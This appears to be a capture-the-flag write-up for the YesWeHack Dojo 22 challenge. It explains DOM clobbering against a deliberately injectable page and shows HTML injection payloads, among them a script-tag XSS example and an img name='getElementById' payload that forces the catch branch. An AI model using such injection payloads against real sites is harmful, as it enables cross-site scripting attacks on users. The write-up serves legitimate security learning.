
Dojo 22

Lets begin by reading the rules and the goal of this challenge.



So the goal here is to perform DOM Clobbering to break into the catch statement in the code, but we are only allowed to use 6 of the tags mentioned above.


This is what our code looks like:

```
<html>
<body>
<span><b id="user" style="color:red">butters@vr</b>:<b style="color:#00BFFF">~</b>$
<b id="cmd">./delete.sh</b></span>
<pre id="out"></pre>
<div>
  <form id="del" action="#delete">
    <input name="inpt" value="$input"></input>
  </form>
</div>
<script>
try {
  //You probably have an HTML injection, whatever...
  if ( document.getElementById("del") ) {
    var out = document.getElementById("out")
    out.innerText = "Butters you're grounded!"
  }
} catch (e) {
  alert("Jippiii, You solved it!!")
  alert("How? -> "+ e)
  //System is crashing!!
}
</script>

<!-- [The code below is design & popup feature once you solve it *only*. It's not a
part of the challenge] -->
<img src="https://media4.giphy.com/media/l2QPtMEEbpfkoTcu4/giphy.gif">
<img src="https://media4.giphy.com/media/3oswhnfM4OHdDMjREQ/giphy.gif">
<style>
@import url('https://fonts.googleapis.com/css2?
family=VT323&display=swap');body{font-family: 'VT323', monospace;background-
color:black;color:whitesmoke;}li{background-attachment:fixed;text-shadow:-2px -2px
0 #000, 2px -2px 0 #000, -2px 2px 0 #000, 2px 2px 0 #000;list-style-
type:none;color:lightgreen;font-size:32px;}img{background-
attachment:relative;width:300px;height:auto;}input{outline:none;background-
color:rgba(0,0,0, 0);color:white;border:0;width:500px;}a{text-decoration:
none;color:greenyellow;}span{font-size: 18px;}
</style>
</body>
</html>
```

Whatever we insert in the $input text box, gets appended in the value attribute of the input tag within the DOM.

Playing around with this we realise, there is no sanitization and we can completely break out of the quotes, allowing us to insert any HTML code.



In a normal scenario this would probably be a simple XSS by doing something like:

```
"><script>alert(document.domain)</script><input id="
```

But as we know the rules in place prevent us from getting XSS like this.

Now the challenge already tells us that we need to use DOM Clobbering, but what even is DOM Clobbering?

"DOM clobbering is a technique in which you inject HTML into a page to manipulate the DOM and ultimately change the behavior of JavaScript on the page." -> straight from portswigger

I will not go in depth explaining how DOM Clobberings works, the resources I have mentioned below in the references section do a better job than me explaining how exactly it works (3rd ref is especially an amazing resource). So please go read and then come back here.

Lets try and understand what the code does:

So for starters, the condition within if statement looks for an HTML element with id "del", which we can clearly tell is the ID of the form tag.

```
<span><b id="user" style="color:red">butters@vr</b>:<b style="color
<pre id="out"></pre>
<div>
  <form id="del" action="#delete">
    <input name="inpt" value="$input"></input>
  </form>
</div>
<script>
try {
  //You probably have an HTML injection, whatever...
  if ( document.getElementById("del") ) {
    var out = document.getElementById("out")
    out.innerText = "Butters you're grounded!"
  }
} catch (e) {
  alert("Jippiii, You solved it!!")
  alert("How? -> "+ e)
  //System is crashing!!
}
</script>
```

Since the element with that ID exist, it proceeds inside the if block where it looks for another element with ID "out". Looking at the cod we can clearly see thats the ID of the pre tags above form.


```
<pre id="out"></pre>
<div>
  <form id="del" action="#delete">
    <input name="inpt" value="$input"></input>
  </form>
</div>
<script>
try {
  //You probably have an HTML injection, whatever
  if ( document.getElementById("del") ) {
    var out = document.getElementById("out")
    out.innerText = "Butters you're grounded!"
  }
```

After this it changes the innerText property value to "Butters you're grounded!" Which is what we see when this HTML code actually runs.

Now at first I thought, lets try clobber these pre tags and see where we go from there. Which was completely pointless why? because even if we manage to clobber it and get a reference to our own HTML element we won't get anything at all. But what do we get anyway? can we even clobber it with these rules?

Lets do a short experiment, lets host this locally and see what happens when we try clobber these pre tags:


So we try to inject in a similar way, we injected another id tag like we would have done on the challenge page itself.




But it did not work, `document.getElementById("out")` still returns the pre tags, but we wanted it to return our input tags! well thats because you would require our HTML element to be placed before the pre tags for our element to get picked. But that is not the case here, we can prove it by intentionally moving it behind the pre tags

And this time as you can see it works as expected. But you may ask, is there still a way to do it without having to place the element before the element we trying to clobber? Well the answer to that question is YES!

html and body tags are special (read 4th ref), even if your HTML element is after the one you want to clobber, it will still take precedence and clobbering will work. Lets prove it!





Even though the page looks broken, it still worked despite our element being after the pre tags. But this is just for understanding, we still cannot do this because the rules don't allow us to use html or body tags. So we have to come up with another strategy.

After all this hassle, I realised I was just not thinking correctly. Clobbering pre tags won't really get us anywhere, even if we manage to clobber it wit our own element it would simply change the innerText value of our element to the hardcoded value we have. Atleast I learned something though!

So what do we do now? Lets re-read the goal and the code!

The goal is to get XSS and to do that we have to use DOM Clobbering to break into the catch statement:

```
try {
  //You probably have an HTML injection, whatever...
  if ( document.getElementById("del") ) {
    var out = document.getElementById("out")
    out.innerText = "Butters you're grounded!"
  }
} catch (e) {
  alert("Jippiii, You solved it!!")
  alert("How? -> "+ e)
  //System is crashing!!
}
</script>
```

Now thinking about it again, we have to somehow make that code inside the try block throw an exception! since there is not much code in there we can easily tell that we need to somehow make `document.getElementById()` throw an exception. How do we do that? well the answer is using DOM Clobbering! we have to clobber `document`!

Reading through the references mentioned below, I found out that we can override the attribute on document by using the following tags: `embed`, `form`, `input`, `object` or `img` with `name`. Something like this:


```
<img name="test">
//document.test => <img>
```

But how does this help us? well basically, we can clobber "getElementById" in the same way and when the code runs, it will throw an exception since "getElemenntById" is no longer a function which will help us break into the catch statement and solve the challenge!

```
<form id="del" action="#delete">
  <input name="inpt" value="a"></input>
  <img name="getElementById"></img>
</form>
</div>
```


```
» document.getElementById("out")
▸ Uncaught TypeError: document.getElementById is not a function
    <anonymous> debugger eval code:1
  [Learn More]
»
```

Lets craft this payload for our challenge now: `"><img name="getElementById"><input id="` (don't even have to close the previous input tags, just makes it looks nice)



$input
"><img name="getElementById"><input id="
Replace
on.*=|%0.|\n|\r
with
NoNeed
Replace
<(script|iframe|body|head|title|base|style)
with
ReadTheRules
Replace
href|srcdoc|src
with
DoYouNeedIt?
XSS
Query
<html>
<body>
butters@vr:~$
<pre id="out"></pre>

<form id="del" action="#delete">
<input name="inpt" value=""><img name="getElementById"><input id=""></input>
</form>

<script>


https://dojo-yeswehack.com/practice/66eedf2e14bc
PLAYGROUND
CHALLENGES
~ Oh double hamburgers! / Butters
$input
"><img name="getElementById"><input id="
Replace
on.*=|%0.|\n|\r
with
NoNeed
Replace
<(script|iframe|body|head|title|base|style)
with
ReadTheRules
Replace
href|srcdoc|src
with
DoYouNeedIt?
XSS
Query
<html>
<body>
<pre id="out"></pre>

<form id="del" action="#delete">
<input name="inpt" value=""><img name="getElementById"><input id=""></input>
</form>
This page says
Jippiii, You solved it!!
OK



With this, our challenge is solved!

References

https://portswigger.net/web-security/dom-based/dom-clobbering

https://portswigger.net/research/dom-clobbering-strikes-back

https://domclob.xyz/domc_wiki/

https://portswigger.net/research/hijacking-service-workers-via-dom-clobbering

https://domclob.xyz/domc_payload_generator/

https://blog.huli.tw/2021/01/23/dom-clobbering/

https://html.spec.whatwg.org/multipage/nav-history-apis.html#named-access-on-the-window-object

- gokuKaioKen